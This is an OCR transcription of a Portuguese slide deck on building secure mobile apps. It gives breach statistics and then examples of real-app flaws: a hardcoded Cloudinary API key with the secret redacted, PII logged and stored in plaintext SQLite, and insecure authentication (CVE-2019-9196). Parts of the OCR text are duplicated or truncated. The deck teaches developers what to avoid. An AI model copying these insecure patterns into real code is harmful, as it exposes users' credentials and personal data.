Olá, pessoal.

Construindo aplicativos seguros

Nós queremos nossos apps mais seguros.


Mas temos notado uma escalada de problemas de segurança.

3,353,172,708

Registros vazados no primeiro semestre de 2018

3,35 ,708

Registros vaz estre de 2018



18,525,816 records lost or stolen **every day**

771,909 records **every hour**

12,865 records **every minute**

214 records **every second**

#whoami

João Pimenta

- Arquiteto de segurança
- Pentester de apps
- Pesquisador de segurança
- Jazz


Por que isso acontece?

Por que isso acontece?

Além da cereja do bolo e do Forrest

- Crescimento exponencial de dados e acesso à internet
- O mercado da desinformação
- “Segurança inviabiliza o produto”
- “Terminamos o produto, agora vamos investir em segurança!”

Pra onde isso leva nossas aplicações?




Vamos ver...


Chave de API hardcoded

```
private static final java.lang.String CONFIG = "cloudinary://434762629765715:[redacted]@reverb";
```


Reportada por Sergey Toshin (bagipro)

Informação sensível em log






Informação sensível em log



Informação sensível em log




PII armazenado no dispositivo

```
    public static void createTable(SQLiteDatabase sQLiteDatabase, boolean bl2) {
        String string2 = bl2 ? "IF NOT EXISTS " : "";
        StringBuilder stringBuilder = new StringBuilder();
        stringBuilder.append("CREATE TABLE ");
        stringBuilder.append(string2);
        stringBuilder.append("'USER_ENTITY' ('_id' INTEGER PRIMARY KEY ,'EMAIL' TEXT,'FULL_NAME' TEXT,'BIRTH_DATE' TEXT,'CPF' TEX
T,'ADDRESS' TEXT,'ZIP' TEXT,'NUMBER' TEXT,'COMPLEMENT' TEXT,'CITY' TEXT,'STATE' TEXT,'CELLPHONE' TEXT,'MOTHERS_NAME' TEXT,'GENDER' T
EXT);");
        sQLiteDatabase.execSQL(stringBuilder.toString());
    }
```

Autenticação insegura


CVE-2019-9196



Autenticação insegura

